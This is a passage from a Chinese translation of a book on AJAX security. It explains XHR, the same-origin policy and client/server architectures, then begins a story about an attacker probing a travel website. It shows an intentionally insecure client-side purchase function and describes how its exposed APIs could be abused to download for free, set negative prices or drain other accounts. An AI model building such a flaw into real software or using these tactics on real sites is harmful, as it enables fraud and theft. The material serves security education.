首先，在浏览器加载页面完成的同时，我们通过调用 getHttpRequest 方法来设置 httpRequest 变量。在 getHttpRequest 方法中创建了一个 XMLHttpRequest 对象，由页面到服务端的异步请求便是由该对象来发起的。对于 AJAX 来说，最关键的部分非 XMLHttpRequest（有时也简称为 XHR）莫属。如表 1-1 所示列举了一些 XHR 对象的关键属性和方法。

表 1-1　XHR 对象的关键属性和方法

关 键 属 性	方　法
Open	指定使用的请求属性（例如 HTTP 方法）及请求发送的 URL。如果该方法实际上没有打开任何与 Web 服务器的连接，则不会作出任何处理。当调用 send 方法时结束该方法
Send	发送请求
onreadystatechange	不管请求的状态是否改变（例如从打开状态变为发送状态），都会调用该属性指定的回调方法
readyState	请求的状态。4 表示已经成功接收了从服务端返回的响应信息。注意这并不一定表示请求已经成功
responseText	从服务端接收到的响应内容

在用户单击“刷新”按钮时会第一次调用 XHR 对象。同第一个例子中将表单提交给服务器不同，在使用 AJAX 的示例程序中，执行了 JavaScript 方法 getCurrentTime。而该方法使用 XHR 向 getCurrentTime.php 发送了一个异步请求，并且将 handleCurrentTimeChanged 注册为请求的回调方法（即当请求状态改变时会执行该方法）。因为请求是异步进行的，所以在等待服务端响应的时间中，用户依然可以继续操作应用程序。也许用户唯一不能操作的就是在 getCurrentTime 方法执行的百分之一秒中，但是这个时间太短了，以至于很少有用户能注意到这一点。

当从服务端收到响应信息之后，handleCurrentTimeChanged 方法会根据接收到的响应内容（只是描述当前时间的简单字符串），在页面的 DOM 内容中显示新值。如图 1-5 所示，用户只有很短的时间无法进行操作，而所有这些，都要依赖于 JavaScript 来实现。




图 1-5　AJAX 应用程序的工作流程

2）同源策略（Same Origin Policy）

同源策略是 JavaScript 安全模型的根本所在。简而言之，任意来源的 JavaScript 代码只能访问或者操作同一来源的数据。来源由 3 个部分组成：域（Domain）、协议（Protocol）及端口（Port）。例如，google.com 中网页上的 JavaScript 代码不能访问 ebay.com 中的 cookie 对象。表 1-2 列举出了哪些页面可以访问 http://www.site.com/page.html 上的 JavaScript 代码。

表 1-2　同源策略在 http://www.site.com/page.html 上的体现

URL	是否能够访问	原　因
http://www.site.com/dir/page2.html	是	域、协议、端口均相同
https://www.site.com/page.html	否	协议不同
http://sub.site.com/page.html	否	域名不同
http://site.com/page.html	否	域名不同
http://www.site.com:8080/page.html	否	端口不同

同源策略同时也保证了 XMLHttpRequests 对象只能访问用户当前访问的 Web 服务器，而不能访问其他的 Web 服务器。

3．XML

XML 是 AJAX 中的最后一部分，并且几乎也是最不重要的一部分。JavaScript 作为一个引擎使得页面的局部更新变为可能；而异步使得在局部更新的同时，还可以进行其他的操作。但是，XML 实际上只是用来构建请求及响应的方式之一。许多的 AJAX 框架都是用 JavaScript Object Notation（JSON）来代替 XML 的。在我们之前的例子中（显示当前时间的页面），数据直接在网络上进行传输，然后使用 DOM 将没有经过封装的数据直接显示在页面中。

1.1.2　动态 HTML（DHTML）

虽然 DHTML 并不像 XML 一样，是“AJAX”缩写的一部分，但是对于 AJAX 应用程序来说，操纵客户端的页面内容远比解析 XML 响应信息重要得多。我们只能说“AJAD”并不像“AJAX”听起来那么顺耳。当异步请求的响应信息被客户端接收后，包含在响应信息中的页面片段数据就会被插入到当前的页面中，而这些都是由 DOM 来完成的。

在本章中之前的示例程序中，handlerCurrentTimeChanged 方法中便使用了 DOM 中的 document.getElementById 方法，来找到要显示时间的 HTML 段落元素（）。然后，handlerCurrentTimeChanged 方法会调用其他的 DOM 方法来创建一个文本节点，并修改其中的内容。应该说，这并不是任何新发明的、或者有革新意义的技术，但是它的意义在于，即使在初始加载页面之后，还能够根据服务端返回的数据动态地改变页面内容。如果没有这种从服务端动态读取内容的功

能，即使像 Stock Ticker[2]这样的小程序也是不可能实现的。

1.2　AJAX 架构（Architecture）的转变过程

大多数早期使用 AJAX 的 Web 应用程序，基本上都是一些极具慧眼的大型 Web 站点。在这些站点中，我们渐渐发现，只需要在页面上的文本框中输入几个字符便可以自动提示出想要的信息，或者是只需要将鼠标移来移去便能控制面板的自动折叠和展开。虽然这些站点提供了一些令人眼花缭乱的效果，但是与之前相比，并没有从本质上为用户提供不同的体验效果。不过，随着 AJAX 技术的逐渐成熟，一些新的应用程序也开始运用这个全新架构的优势，极大地改进了用户的体验感受。

MapQueset（www.mapquest.com）就是这样一个借助于 AJAX 实现的全新 Web 应用程序，证明了 Web 应用程序也可以拥有同桌面应用程序一样的外观。

2007 年基于 AJAX 重新开发的 MapQuest 与其之前的非 AJAX 版本相比，并不只是界面上的改进，其功能也借助于 AJAX 有了本质上的飞跃。MapQuest 的用户在一个 Web 页面中不仅能够找到其住所的位置、从住所到公司的路线，甚至还能获得途中所有的比萨餐馆列表，而且用户并不需要像以前一样等待整个页面的刷新和完全加载。今后，只有这种类型的 Web 应用程序才能称为 AJAX 应用程序，而不是那些仅仅使用 AJAX 将页面做得更花哨的 Web 站点，我们将之称为 AJAX 架构的转变。

为了了解这次转变对安全方面所造成的影响，我们需要弄清楚 AJAX 应用程序与其他客户端/服务端应用程序（例如传统 Web 站点）之间的不同之处。为了不以偏概全，我们将这些客户端/服务端应用程序分为两类：瘦客户端（Thin Client）与胖客户端（Thick Client）。稍后我们会讲到 AJAX 应用程序实际上是位于这两者之间的，而这也是为什么 AJAX 应用程序很难保证安全的根本原因。

1.2.1　胖客户端架构

胖客户端应用程序主要是在客户端完成大部分的处理。通常，它们都安装在一台桌面电脑上，然后经过配置，与一台远程服务器进行通信。远程服务器会维护所有客户端所共享的资源集合，例如数据库或者文件共享。有时也可能在服务器端处理一些业务逻辑，例如由数据库服务器调用存储过程，来对请求中的数据

[2] Stock Ticker 指的是从互联网上获取股票报价的程序。

进行验证，或者是维护数据的完整性。但是最重要的是，处理的重担是落在客户端的肩上，如图 1-6 所示。




图 1-6　胖客户端架构示例

胖客户端程序有很多优点，最重要一点就是用户界面的响应速度非常快。当用户进行单击按钮或者拖曳文件这样的操作时，其响应时间也通常在毫秒级别。之所以胖客户端程序能拥有如此快速的响应速度，完全是由于在本地来处理用户的操作不需要向远程服务器发送请求，也就不存在网络传输中的时间消耗。同时，用户请求的业务逻辑也都是在自己的机器上进行处理，这样就避免了服务器端的处理时间消耗。而像读取或者写入文件这样本身处理时间就较长的操作，一个设计优秀的胖客户端应用程序可以采用异步的方式来实现。当后台在不断处理这些耗时的操作时，用户在前台仍然还能进行其他的操作。

另一方面，胖客户端也有其自身的缺点。通常来说，胖客户端程序很难进行更新或者修改。用户经常需要关闭应用程序，将其从机器中完全卸载，然后重新安装新版本的应用程序，最后重新启动才能完成更新。如果修改的是服务端，那么没有更新客户端程序的用户便无法再使用应用程序。对于 IT 部门来说，同时更新服务端及大量客户的客户端无疑是一场噩梦。虽然已经出现了一些新的技术可以简化胖客户端程序的部署，例如 Java Web Start 和.NET ClickOnce，但是都因为需要在客户端安装其他软件（例如分别需要安装 Java 2 Runtime 及.NET Framework）而存在着许多局限性。

1.2.2　瘦客户端架构

瘦客户端应用程序与胖客户端程序截然相反，主要由服务端来负责处理任务，如图 1-7 所示。客户端模块的任务通常只是简单地接收用户输入，并将输出信息

显示给用户。同早期的 Web 应用程序一样，20 世纪中期的低级终端及大型主机也都是按照这种方式工作的。Web 服务器负责处理所有的业务逻辑，维护所有需要的状态，对发送过来的请求生成完整的响应信息，并将其发送给用户。浏览器唯一的职责就是将请求发送给 Web 服务器，并显示返回的 HTML 响应信息。

瘦客户端架构能够解决困扰胖客户端开发人员的更新问题。Web 浏览器作为一个通用的客户端，并不需要知道服务端是如何处理的。在服务端，即时每天修改一遍应用程序，甚至是一天 10 次，用户都可以自动使用最新的内容。这样就避免了重新安装或者重新启动，而且，甚至在用户正在使用应用程序的时候也可以进行修改。这对于 IT 部门来说非常有利，因为不需要对成百上千的用户进行一样的升级安装过程。而瘦客户端程序的另一个优点就是“瘦”，即瘦客户端固定安装在用户的机器上不会占用太大的空间，运行时也不会占用太多的资源。现在许多 Web 应用程序在安装时都能够做到不留痕迹，即不占用客户端的任何磁盘空间。




图 1-7　瘦客户端架构示例

虽然过去瘦客户端应用程序曾被用户广为接受，但是随着 Web 领域创造力的不断下降，人们又开始想念桌面应用程序功能强大的用户界面，以及像拖放图标这样熟悉的交互方式。更糟的是，Web 应用程序与桌面程序的响应速度相差甚远。每次单击鼠标都意味着发送一个请求，再由可能远在几千公里之外的服务器进行处理，最后以 HTML 的形式返回，并由浏览器完全替换掉当前页面，而用户不得不忍受这一漫长的等待过程。即使 Web 服务器有再强的处理能力，或者有再多的内存，或者有再大的网络带宽，也无法改变这样的事实：使用 Web 浏览器作为终端，无法提供强大的用户体验。

虽然 JavaScript 和 DHTML 的到来在一定程度上缓解了以上几个问题，并能够实现一些胖客户端风格的用户界面元素，但是由于页面无法根据服务端返回的新数据进行异步刷新，应用程序在功能上依然存在很大的局限性。而且刚回传过

来的页面仍然需要再去获取新的数据，这就进一步加剧了响应的缓慢程度。这样，对于那些显示地图和方位的应用程序来说，根本无法使用 DHTML，因为客户端需要下载太多的数据（可能会有几千兆之多）。同样，这也包括那些需要不断用新数据更新页面的应用程序，例如股票价格公示。在 XHR 和 AJAX 到来之前，开发这样的 Web 应用程序几乎都是不可想象的。

1.2.3 AJAX：最适合的架构[3]

AJAX 应该属于哪种架构呢？究竟算是胖客户端架构还是瘦客户端架构呢？如果从使用 Web 浏览器进行操作，并且不需要在用户机器上安装的角度来看，AJAX 应用程序应该属于瘦客户端架构。但是，它在客户端又处理了大量的应用程序逻辑，这又像是胖客户端架构。而且，AJAX 应用程序还会向服务器发送请求，以便获得需要的数据，这更像一个调用数据库服务器，或者文件共享服务器的胖客户端架构。因此，该问题的答案就是，AJAX 应用程序既不属于胖客户端也不属于瘦客户端。应该说，AJAX 是一种新的架构，一种非常均衡的架构，如图 1-8 所示。




图 1-8　AJAX 架构示例：在客户端与服务端之间保持了平衡

在很多时候，AJAX 架构都是最好的选择：既能够实现像桌面应用程序一般丰富的用户界面，又不需要任何安装过程，并且具有 Web 应用程序良好的可维护性。由于这些原因，许多软件行业分析师预测，AJAX 将会成为广泛流行的主要

[3] 原文中为“AJAX:The Goldilocks of Architecture”。Goldilocks 出自《格林童话》中《金发女孩与三只小熊》一文，指文中的金发小女孩，作者在这里比喻 AJAX 同时具有胖客户端和瘦客户端的优点。

技术。但是，如果说到安全性，AJAX 实际上是最差的一种架构，因为它囊括了另外两种架构中所有的安全缺陷。

1.2.4　从安全角度看胖客户端应用程序

胖客户端应用程序的主要安全问题在于，大量的应用程序逻辑都集中在用户的机器上——这样使得无法对应用程序本身进行有效的控制。为了能够在市场竞争中战胜对手，许多软件程序都拥有某些方面的专利，因此程序的开发者也都会想尽一切办法来保护这些专利信息不被他人获得。

但是，如果这些信息（例如应用程序的处理逻辑）都被安装在客户端，那么难保用户不会发现这些秘密。通过反编译程序及调试器，用户可以将这些应用程序转换为源程序，然后发掘出里面的所有安全漏洞。同时，他们还可以对这些程序进行修改，例如破解许可证等。总而言之，客户端机器是一个不可控制、充满危险的地方，绝对不能用来存储机密的信息。表 1-3 总结了胖客户端的一些安全风险。

表 1-3　胖客户端应用程序的安全风险

风　险	是否存在于胖客户端应用程序中
客户端可以访问应用程序逻辑	×
客户端与服务端之间传递的信息，很容易被拦截并破解	
应用程序通常可以被匿名用户访问	

1.2.5　从安全角度看瘦客户端应用程序

瘦客户端存在的安全风险与胖客户端不同，如表 1-4 所示。即使不是全部，应用程序中大部分有价值的业务逻辑都会放在服务端，它们对于客户端的用户是不可见的。攻击者无法只是简单地反编译应用程序来查看其内部实现机制。如果 Web 服务器配置妥当，攻击者根本无法直接获取这些程序逻辑。如果黑客尝试去突破某个网站，那么首先他要进行大量的勘查工作，来收集有关应用程序的各种信息。他也许会试探性地进行一些攻击，不是为了获得对服务器的非法访问权限，也不是为了偷走用户的个人数据，而仅仅是为了了解网站使用的技术。黑客也许会通过检查原始的 HTTP 响应信息来确定对方正在使用的 Web 服务器、操作系统的类型和版本。同时，他还会检查返回的 HTML 代码，查看其中是否含有隐藏的

注释。通常，程序员们会将一些信息（例如用于测试的身份证件号）直接写在 HTML 注释中，而没有意识到这些信息非常容易被用户看到。另一个攻击者经常使用的技巧是，故意让应用程序返回一个错误信息，并由此判断应用程序使用的数据库和服务器类型。

表 1-4　瘦客户端的安全风险

风　　险	是否存在于瘦客户端应用程序中
客户端可以访问应用程序逻辑	
客户端与服务端之间传递的信息，很容易被拦截并破解	×
应用程序通常可以被匿名用户访问	×

因为要获得瘦客户端应用程序的逻辑代码需要花费如此多的精力，而胖客户端应用程序则可以轻易地被反编译并且分析，那么我们就能说瘦客户端应用程序一定更安全么？显然，并不尽然。在客户端与服务端之间的数据传递过程中，给攻击者们创造了另一个机会，使得他们可以拦截或者欺骗传送的信息。不可否认，瘦客户端程序（尤其是 Web 应用程序）与胖客户端程序相比，与服务端之间要进行更多的来回传递。而且，Web 应用程序都使用 HTTP 进行通信，而 HTTP 是一种基于文本的传输协议。如果一个攻击者能够拦截 HTTP 消息，那么他很可能会了解到其中的内容。而胖客户端程序通常都使用二进制协议进行通信，因此更难被第三方所拦截。对于胖客户端程序来说，由于我们将机密信息保存在用户机器上，无法对其进行控制，从而导致一系列的安全问题，而对于瘦客户端程序来说，我们则是将机密信息在客户端与服务端之间来回传递，还自以为没人能看得见。

另一个 Web 应用程序需要重要考虑的安全因素就是几乎所有人都可以直接对其进行访问。在访问某个网站之前，你并不需要一张安装光盘，只需要知道它的 URL 即可。诚然，一些网站还是要求用户必须通过身份认证才能访问的，例如你不可能打开浏览器就直接访问美国国防部（U.S. Department of Defense，简称 DoD）的网站，更不可能访问其中的军事机密信息。如果在 DoD 的网站上存放着某些机密信息，那么网站管理员一定会为那些有权访问的人员建立特殊的账号。但是，即便如此，黑客至少也有了一个能够进行攻击的入手点。与攻击一个胖客户端应用程序相比，在胖客户端程序中，即使攻击者能够设法获得客户端的程序代码，但是仍可将程序的服务端单独存放于一个与外界隔离的内网中。如果要发动对该服务端的攻击，黑客就只能闯入存放该服务器的办公大楼，从物理上进行入侵。这比坐在 1000 公里以外，吃着比萨喝着红牛来进行渗透要危险得多。

1.2.6　从安全角度看 AJAX 架构

不幸的是，虽然 AJAX 具有胖客户端与瘦客户端架构的优点，但是它也同时容易受到这两种架构的攻击。之前我们认为胖客户端应用程序由于容易被攻击者反编译并分析，所以是不安全的。而实际上，AJAX 应用程序也存在同样的问题，甚至更为严重，因为在大多数情况下攻击者都不需要对程序进行反编译。众所周知，JavaScript 是一门解释型语言，而不是编译型语言，因此当开发者在 Web 应用程序中编写客户端 JavaScript 代码时，实际上是将脚本的源代码写入到页面中。这样，当浏览器执行页面中的 JavaScript 代码时，会直接读取其源代码进行解析。如果用户希望查看当前页面的源代码，只需要单击浏览器中的“查看页面源代码”按钮即可。

除此之外，AJAX Web 应用程序同传统的 Web 应用程序一样，仍是用 HTTP 消息在客户端和服务端之间进行传输，这样消息会很容易被攻击者拦截，而且 AJAX 应用程序通常也是向所有人开放的。因此，AJAX 应用程序同时具有胖客户端和瘦客户端程序的安全风险，如表 1-5 所示。

表 1-5　AJAX 应用程序的安全风险

风　险	是否存在于 AJAX 应用程序中
客户端可以访问应用程序逻辑	×
客户端与服务端之间传递的信息，很容易被拦截并破解	×
应用程序通常可以被匿名用户访问	×

1.3　一场完美的攻击风暴

除了同时具有胖客户端和瘦客户端架构上的设计缺陷外，AJAX 架构本身也具有其他的安全问题。实际上，它从以下 3 个方面导致应用程序可能会受到各种各样的攻击。

- AJAX 应用程序更复杂。
- AJAX 应用程序更透明。
- AJAX 应用程序更庞大。

1.3.1 不断增加的复杂度、透明度及代码量

AJAX 应用程序不断增加的复杂度，主要来自于两个完全独立的系统——Web 服务器和客户端浏览器，以及如何使二者统一（并且异步）地进行工作。在设计一个异步系统时，需要考虑很多额外的事情，尤其是希望建立一个多线程、而不是单线程的应用程序。主线程应该不断地响应用户的操作，并交给后台的线程进行处理。但是，多线程也使得应用设计的难度增大，并且产生大量的同步性问题，其中还包括资源的相互竞争。其中一些问题不仅非常难以重现，而且难以进行修改，进而会导致很严重的安全问题。此外，对资源的竞争可能会被攻击者利用。以产品订单为例，攻击者可能在不修改订单金额的前提下修改订单中的内容。例如，用户可能在购物车中添加了一个新的等离子高清电视，但是可以在页面费用更新为 2500 美元之前提交该订单。

当我们说 AJAX 应用程序更透明时，指的是应用程序将自身的很多处理都暴露给了客户端。而传统的 Web 应用程序更像是一个黑盒，接收输入并产生输出，除了开发团队的成员以外，其他人都不知道内部的处理机制，应用程序的逻辑基本上完全由服务端进行处理。另一方面，AJAX 应用程序则需要在客户端执行大量的逻辑处理，这意味着需要在客户端机器上下载应用程序代码，而这些代码很容易被反向工程分析出来。此外，正如我们在前一节中提到的，最常用的客户端语言（包括 JavaScript）都是解释型语言，而不是编译型语言。换句话说，应用程序的客户端代码都是以源代码形式存在的，任何人都可以阅读。

另外，为了能够让应用程序的客户端代码与服务端代码进行有效地通信，服务端必须提供 API（Application Programming Interface，应用程序编程接口）供客户端访问。良好设计的服务端 API 能够增加服务端代码的透明度。API 的粒度划分得越细（为了提高性能及应用程序的响应速度），透明度也就越高。简而言之，使用 AJAX 越多的应用程序其暴露的内部处理也就越多。但是，由于服务端代码并不只能由开发者编写的客户端代码访问，而是任何人都可以访问，因此攻击者可能采用出乎我们意料的方式来调用服务端代码。例如，以下是摘自某在线音乐商店的客户端 JavaScript 代码。

```
function purchaseSong(username, password, songId) {
//首先对用户进行身份认证
if (checkCredentials(username, password) == false) {
alert('The username or password is incorrect.');
return;
```

```
}
//获得歌曲的价格
var songPrice = getSongPrice(songId);
//确保用户账户中有足够的余额
if (getAccountBalance(username) < songPrice) {
alert('You do not have enough money in your account.');
return;
}
//扣除用户账户中的金额
debitAccount(username, songPrice);
//开始将歌曲下载到客户端机器上
downloadSong(songId);
}
```

在这个例子中，服务端的 API 暴露了以下 5 个方法：

- checkCredentials。
- getSongPrice。
- getAccountBalance。
- debitAccount。
- downloadSong。

应用程序的开发者可能以为客户端能够严格按照如下顺序来调用这些方法，首先，应用程序必须确保用户已经登录，然后需要保证用户的账户里有足够的余额来购买所选歌曲。如果余额足够，那么程序会自动从其账户中扣除相应的金额，并且将歌曲下载到用户的机器上。对于合法用户来说，代码执行起来不会有什么问题。但是对于怀有恶意的用户来说，可能会将这段代码用于以下非法用途。

- 跳过身份认证、余额查询及扣除金额等过程，直接调用 downloadSong 方法下载歌曲，这样就可以免费下载所有的歌曲！
- 通过修改变量 songPrice 的值来改变歌曲的价格。虽然攻击者可以跳过 debitAccount 方法直接免费下载歌曲，但是他也可能会进行某些尝试，看 songPrice 参数是否能够接受一个负值。如果真的可以，那么在购买歌曲的时候，实际上是将钱倒付给了攻击者。
- 获取其他用户账户的余额。因为 getAccountBalance 方法只接受一个指定用户名的参数，而不需要相应的密码，所以只需要知道用户名便可以调用该方法。更糟糕的是，debitAccount 方法同样也存在该问题。这样，攻击者可以扣除其他用户账户中的全部余额。

服务端 API 的存在同样也增加了应用程序的**攻击层面（Attack Surface）**。应用程序的攻击层面包括应用程序中所有可能被攻击者渗透的区域。对于所有 Web 应用程序来说，最容易受到攻击的部分就是其客户端的输入。以传统的 Web 应用程序为例，这些输入包括所有的表单输入、查询字符串、HTTP 请求中的 cookies 和报头，以及其他等。AJAX 应用程序要使用这些输入就不得不在服务端添加相应的 API。而 API 方法的增加也意味着需要保护的输入数量也在急剧得增加。实际上，攻击层面不止是这些 API，还应该包括方法的每个参数。

编程人员很容易忘记对方法中的每个参数都进行正确地验证，尤其在通过客户端进行访问时并不是所有的参数都容易受到攻击。客户端代码可以限制用户，只能发送指定形式的参数值，例如由 5 个数字组成的邮政编码，或者是在 0～100 之间的整数值。但是，如我们之前所讨论的，攻击者并不一定会受到客户端代码的制约，他们可以跳过这些客户端验证代码，直接以其他方式调用服务端的方法。他们可能会发送含有 6 个数字的邮政编码，或者用字母来代替整数。如果这些参数在服务端是作为某条 SQL 语句的查询条件，那么攻击者就可能将这些恶意参数注入到服务端执行的 SQL 命令中。这就是十分常见、并且非常危险的攻击方式——SQL 注入，它能够导致整个后台数据库被窃取或破坏。

1.3.2 社会学问题

除了技术原因之外，来自社会学方面的危险也是导致 AJAX 存在如此多安全问题的原因之一。

经济学中指出，为了满足需求的增长，即使以降低整体服务的质量水平为代价，服务的供给也会不断增长。在过去一段时间里，AJAX 程序员的需求数量以令人难以置信的速度在增长，并且增长速度还在不断加快，至少有上百万美元源源不断地投入 Web 2.0 网站中。不幸的是，虽然构成 AJAX 的各种技术已经发展了很多年，但是如何将它们进行整合，使它们之间能够很好地协作（即我们所说的 AJAX），还是一个相对较新的话题。对于个人来说，并没有足够的时间去完整学习 AJAX 开发中错综复杂的概念。由于 AJAX 是一项非常新的技术，所以很多技术资源都是面向于初学者的。

同样，几乎也没有人在使用自己开发的 AJAX 框架。实际上，大多数人都使用广泛流行的第三方框架——例如 Prototype。这样做毫无疑问能带来好处，因为没有人喜欢花时间去“重复发明轮子”，但是这样也会产生一些问题。使用成熟框架的原因在于，它们屏蔽掉了具体的实现方式，简化了编程人员的开发工作。因

此，使用框架实际上（至少有些影响）阻碍了开发人员对应用程序内部实现机制的深入了解。

这些因素加起来相当于如下等式：

过高的要求+紧张的时间+有限的培训机会+易用的成熟框架=一大堆只知道应用程序能够正常工作，却不知道如何工作的开发人员。

这是个令人困扰的结论，因为如果不知道应用程序的内部实现机制，也就不可能准确定位存在的安全问题。例如，正如我们在上一节中所描述的，很多开发人员并没有意识到，攻击者可能改变客户端代码的执行方式。

1.3.3　AJAX 应用程序：富有吸引力的、战略上的目标

虽然我们说 AJAX 应用程序比瘦客户端和胖客户端更容易受到攻击，但是为什么要首先攻击它们呢？攻击它们又能获得什么呢？显然，Web 站点是公司各个主要业务方面的门面，因此通常都能够访问所有的服务，从而获取有价值的信息。

以一家电子商务网站为例。像这样的网站，为了确认并记录用户的行为，一定会访问包含用户记录的数据库。除了用户名和密码之外，数据库中一定还会包含客户的名称、地址、电话号码及电子邮件地址。Web 站点中还必须包含一个订单数据库，以便能够创建新的订单、跟踪现有的订单，并显示购买记录。最后，为了收取客户的费用，Web 站点还必须与一个金融系统进行通信。这样，Web 站点既能够访问存储的账号数量、信用卡账号、帐单地址，还包括运输中可能的中转站数量。对于黑客来说，金融数据的重要性不言自明，但是用户的记录也同样价值不菲，例如，他们可以将客户的电子邮件地址或者住址卖给垃圾邮件的发送商。

有时候，黑客的最终目的并不是简简单单地偷取应用程序数据，而是为了获得应用程序的某些使用权限。与下载整个数据库相比，黑客可能会更满足于控制一个用户账户，然后以该受害者的身份为自己购买东西，虽然实际上也是一种盗窃。有时候，攻击者会篡改网站的首页，或者直接使用拒绝服务让网站瘫痪，但是他们并没有多么复杂的目的，仅仅是为了让对方感到难堪。对于一些无聊的青少年来说，这么做的目的可能只是为了在朋友面前炫耀，而对于一些竞争对手或者勒索犯来说，这样做可能是为了造成严重的经济损失。

虽然这些并不是黑客发动进攻的全部目的，但是足以让我们对威胁的严重性有所了解。如果应用程序不解决掉这些威胁，那么紧接着就会发生财政上的损失（勒索信、系统宕机时间），并失去客户的信任（财务和个人信息都被盗），同时

还会受到《加利福尼亚参议院议案 1386》和金融服务现代化法（即《Graham-Leach-Bliley 法案》）等法律的约束或制裁。

1.4 本章小结

AJAX 的确是一项划时代的技术，很可能改变我们当前使用互联网的方式。如果 AJAX 的所有许诺都可以兑现，那么我们在 Web 应用程序的交互性方面将有爆炸式的体验。但是，伴随而来的是越来越多容易遭受攻击的 Web 应用程序。我们不能简单地认为 AJAX 应用程序是在传统的 Web 应用程序上添加了一些额外的功能，其平衡的天性表现出应用程序架构方面的根本转变，并且必须重视由此带来的安全问题。除非设计与实现都非常正确，否则 AJAX 应用程序非常容易被黑客攻破，而且比传统 Web 应用程序的几率要大得多，损失也严重得多。为了证明这一点，我们在下一章“劫持”中，将会以一个设计和实现都非常糟糕的 AJAX 应用程序为例，记录下它被入侵的整个过程。

第2章
劫持

错误观点：

攻击者很少通过企业 AJAX 应用程序来进行攻击。

让我们来了解一下本书作者的反方证人：Eve。

即使以前见过很多次，你也不一定能记住她。20 岁左右的女人就是平凡的，而她就恰恰是那种不平凡的女人。但是她从不刻意打扮，跟任何人说话都不超过 10 个字，也从来不做任何容易引来别人注意的事情。在亚特兰大市中心的右侧有一个名为皮特蒙特的小镇，镇上 10 号街有一家名为 Caribou 的咖啡店，现在 Eve 就坐在角落的一张桌子旁。虽然看上去她只不过是一个戴着眼镜、在 ThinkPad 笔记本上打字的女人，但让我们更感兴趣的是她接下来要做的事。

她在刚到的时候买了一杯咖啡和一个面包[1]，并且在一小时之后又重新加了一次咖啡。显然，她使用现金付款，因为在这个特殊的时候完全没有必要留下任何电子消费记录。她付的小费刚好能让收银员感到满意，这样就不会认为她是为了免费用无线网络而到这里的。因为无线信号可以穿过墙壁，所以虽然她也可以在停车场中坐在自己的汽车里完成这些事情，但是相信任何人在拥挤的停车场看到她坐在一辆“捷达”中使用笔记本都会心存疑虑，于是还不如进入店里的人群中。更有利的是，她注意到在店中间有几个身着黑色 T 恤的金发小孩，其中一个男孩正在一个普通的 Dell 笔记本上敲打着，而笔记本的外壳上标满了“FreeBSD 4 Life”、“2600”、“Free Kevin!”这样的字语。她轻轻地笑了笑：这帮小孩选择的环境，总是跟他们便宜的笔记本一样蹩脚，即使今晚的行动能够被追踪到这家咖啡店（她猜测的），店里的人也只会注意到这些身着米特里克[2]T 恤的孩子，他

[1] 一种先蒸后烤的发面圈。

[2] 著名黑客。

们正好当了自己的替罪羊。

没有人会怀疑到 Eve，而这正是她想要的结果。

2.1 攻击 HighTechVactions.net

今天，她的目标是一家旅行网站：HighTechVacations.net。她在 AJAXian[3]上读到了关于该网站的新闻。Eve 喜欢 Web 应用程序，而整个互联网就是她的狩猎场。如果她打算攻击某个网站，那么只需伪装成 Google 千百次搜索中的一次。Eve 特别喜欢 AJAX 应用程序，因为它们虽然具有强大的客户端功能、快速的响应速度，但是也存在着各种各样的安全漏洞。除此之外，由于 AJAX 技术比较新，人们在编写代码时容易犯一些非常低级的错误，而且没人有过 AJAX 安全方面的经验。最重要的是，每天都有大批新的 Web 开发者对 AJAX 趋之若鹜，而他们都忽略了可能存在的不安全因素。Eve 又轻轻地笑了笑，她喜欢一个充满目标的环境！

Eve 同其他人一样，打开了 HighTechVacation.net 的网站，并且在确保所有传输的 Web 数据都通过本机上的 HTTP 代理记录下来之后，她开始浏览网站的内容。她创建了一个账号，使用了一下搜索功能，在提交反馈的表单中填写了一些数据，并开始预订一张从亚特兰大到拉斯维加斯的航班机票。这时候，她注意到网站变为了 SSL。在检查了一下 SSL 证书之后她笑了：证书是自签名的。这不仅是在部署安全 Web 站点时的重大错误，而且也表明网站的管理员或者 IT 部门是多么的粗心。不管怎么说，这对于 Eve 来说是一个好的开始。

2.1.1 攻击票务系统

Eve 继续使用着网站，不过当注意到验证表单上的 Coupon Code 字段时，她停了下来。当她在该字段中输入 FREE，然后通过 Tab 键移动到表单中下一个域的时候，浏览器立刻显示出了一条错误信息，告诉她输入的票务代码是无效的。这非常奇怪，浏览器怎么能这么快就知道输入的数据不正确呢？是不是可能使用了 AJAX 来向服务器发送请求呢？Eve 决定查看一下背后的源代码，看看其是如何实现的。她单击鼠标右键，在弹出的快捷菜单中选择“查看源代码（View Source）”命令，却弹出了如图 2-1 所示的错误信息。

[3] 著名的 AJAX 新闻网站。

